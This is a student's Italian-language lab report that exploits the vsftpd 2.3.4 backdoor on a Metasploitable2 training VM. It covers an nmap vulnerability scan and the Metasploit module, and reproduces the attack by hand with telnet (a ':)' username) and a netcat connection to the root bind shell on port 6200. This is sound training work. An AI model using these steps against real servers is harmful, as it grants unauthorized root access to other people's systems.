

CPTP0524 – W15D4

FTP Exploit with Metasploit

Traccia:

Partendo da quanto già visto su Metasploit, vi chiediamo di completare una sessione di hacking sulla macchina Metasploitable, sul servizio «vsftpd».

Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando mkdir nella directory di root (/). Chiamate la cartella “test_metasploit”.

Facoltativo:

Analizzate il codice dell’exploit con il comando edit (all’interno del modulo caricato).

Riprodurre l’exploit senza l’aiuto di metasploit ma utilizzando:

- telnet
- nc

Target: Metasploitable2 - Linux
DNS: epi-metasploitable.epicode
IP: 192.168.51.101

NB: Ho lasciato l’ip originale 192.168.51.101 invece dell’IP richiesto 192.168.1.149 perché nelle rete 192.168.1.0/24 ho altre macchine, preferisco rimanere in una sottorete isolata.

Test del ping per assicurarmi che il target è raggiungibile

> ping epi-metasploitable.epicode

```
> ping epi-metasploitable.epicode
PING epi-metasploitable.epicode (192.168.51.101) 56(84) bytes of data.
64 bytes from epi-metasploitable.epicode (192.168.51.101): icmp_seq=1 ttl=63 time=0.490 ms
64 bytes from epi-metasploitable.epicode (192.168.51.101): icmp_seq=2 ttl=63 time=0.482 ms
64 bytes from epi-metasploitable.epicode (192.168.51.101): icmp_seq=3 ttl=63 time=0.433 ms
64 bytes from epi-metasploitable.epicode (192.168.51.101): icmp_seq=4 ttl=63 time=0.490 ms
64 bytes from epi-metasploitable.epicode (192.168.51.101): icmp_seq=5 ttl=63 time=0.395 ms
64 bytes from epi-metasploitable.epicode (192.168.51.101): icmp_seq=6 ttl=63 time=0.355 ms
^C
--- epi-metasploitable.epicode ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5102ms
rtt min/avg/max/mdev = 0.355/0.440/0.490/0.051 ms
```

Scansione nmap per l'enumerazione della porta e della vulnerabilità del servizio FTP

> nmap -p 21 -sV --script vuln epi-metasploitable.epicode

```
> nmap -p 21 -sV --script vuln epi-metasploitable.epicode
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-28 22:07 CET
Nmap scan report for epi-metasploitable.epicode (192.168.51.101)
Host is up (0.00034s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
| vulners:
|   vsftpd 2.3.4:
|     PACKETSTORM:162145    10.0    https://vulners.com/packetstorm/PACKETSTORM:162145    *EXPLOIT*
|     EDB-ID:49757          9.8     https://vulners.com/exploitdb/EDB-ID:49757            *EXPLOIT*
|     CVE-2011-2523         9.8     https://vulners.com/cve/CVE-2011-2523
|     1337DAY-ID-36095      9.8     https://vulners.com/zdt/1337DAY-ID-36095              *EXPLOIT*
|_
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.79 seconds
```

METASPLOIT

Ricerca e Selezione Exploit per il servizio FTP

```
> msf6 > search vsftpd
```

Userò l'exploit per la versione trovata in precedenza: **exploit/unix/ftp/vsftpd_234_backdoor** (VSFTPD v2.3.4 Backdoor Command Execution)

```
msf6 > search vsftpd

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/ftp/	2011-02-03	normal	Yes	2.3.2 Denial of Service
1	exploit/unix/ftp/	2011-07-03	excellent	No	v2.3.4 Backdoor Command Execution

```
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

```
> msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
```

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Assegnazione Ip Target e Controllo Requisiti

```
> msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.51.101
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.51.101  
RHOSTS => 192.168.51.101
```

```
> msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  


| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                                                                                                                            |
| CPORT   |                 | no       | The local client port                                                                                                                                                                               |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                                                                                                                        |
| RHOSTS  | 192.168.51.101  | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   | 21              | yes      | The target port (TCP)                                                                                                                                                                               |

  
Exploit target:  


| Id | Name      |
|----|-----------|
| 0  | Automatic |


```


Esecuzione dell' Exploit

➤ msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.51.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.51.101:21 - USER: 331 Please specify the password.
[+] 192.168.51.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.51.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.100:45281 -> 192.168.51.101:6200) at 2025-02-28 22:22:15 +0100

pwd
/
whoami
root
```

NB:


- Ho chiamato pwd per vedere dove mi trovo. Mi ha risposto con '/' (sono nella root)
- Ho chiamato whoami per vedere chi sono all'interno di questa macchina target. Mi ha risposto con 'root' (sono l'utente root)

Creazione della cartella 'test_metasploit' nella root

```
> mkdir test_metasploit  
> ls -l
```

```
mkdir test_metasploit  
ls -l  
total 89  
drwxr-xr-x  2 root root  4096 May 13  2012 bin  
drwxr-xr-x  4 root root 10240 May 13  2012 boot  
lrwxrwxrwx  1 root root    11 Apr 28  2010 cdrom -> media/cdrom  
drwxr-xr-x 13 root root 13820 Feb 28 13:12 dev  
drwxr-xr-x 94 root root  4096 Feb 28 13:13 etc  
drwxr-xr-x  6 root root  4096 Apr 16  2010 home  
drwxr-xr-x  2 root root  4096 Mar 16  2010 initrd  
lrwxrwxrwx  1 root root    32 Apr 28  2010 initrd.img -> boot/initrd.img-2.6.24-16-server  
drwxr-xr-x 13 root root  4096 May 13  2012 lib  
drwx-----  2 root root 16384 Mar 16  2010 lost+found  
drwxr-xr-x  4 root root  4096 Mar 16  2010 media  
drwxr-xr-x  3 root root  4096 Apr 28  2010 mnt  
-rw-----  1 root root 10147 Feb 28 13:13 nohup.out  
drwxr-xr-x  2 root root  4096 Mar 16  2010 opt  
dr-xr-xr-x 122 root root    0 Feb 28 13:12 proc  
drwxr-xr-x 13 root root  4096 Feb 28 13:13 root  
drwxr-xr-x  2 root root  4096 May 13  2012 sbin  
drwxr-xr-x  2 root root  4096 Mar 16  2010 srv  
drwxr-xr-x 12 root root    0 Feb 28 13:12 sys  
drwx-----  2 root root  4096 Feb 28 16:33 test_metasploit  
drwxrwxrwt  4 root root  4096 Feb 28 16:02 tmp  
drwxr-xr-x 12 root root  4096 Apr 27  2010 usr  
drwxr-xr-x 14 root root  4096 Mar 17  2010 var  
lrwxrwxrwx  1 root root    29 Apr 28  2010 vmlinuz -> boot/vmlinuz-2.6.24-16-server
```

Dimostrazione della cartella creata direttamente dalla macchina target Metasploitable



```
root@metasploitable:/# ls
bin      dev      initrd   lost+found  nohup.out  root    sys      usr
boot     etc      initrd.img  media      opt        sbin    test_metasploit  var
cdrom    home     lib      mnt        proc       srv     tmp        vmlinuz
root@metasploitable:/#
```

E' possibile notare la cartella "test_metasploit"

Facoltativo

Exploit manuale con telnet

```
> telnet 192.168.51.101 21
> USER exploiter:)
> PASS exploiter
```

```
> telnet 192.168.51.101 21
Trying 192.168.51.101...
Connected to 192.168.51.101.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
USER exploiter:)
331 Please specify the password.
PASS exploiter
```

Per sfruttare la Backdoor, è importante utilizzare ":" nella USER (che oltretutto è anche random).

```
sock.put("USER #{rand_text_alphanumeric(rand(6)+1)}:)\r\n")
resp = sock.get_once(-1, 30).to_s
print_status("USER: #{resp.strip}")

sock.put("PASS #{rand_text_alphanumeric(rand(6)+1)}\r\n")
```

In questo modo è stata attivata una backdoor bind_shell sulla porta 6200 che ora andiamo a testare.

Exploit manuale con netcat

```
> nc -v 192.168.51.101 6200
```

```
> nc -v 192.168.51.101 6200
epi-metasploitable.epicode [192.168.51.101] 6200 (?) open
pwd
/
whoami
root
```

```
> nc -v 192.168.51.101 6200
epi-metasploitable.epicode [192.168.51.101] 6200 (?) open
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
|
```

Francesco Rinaldi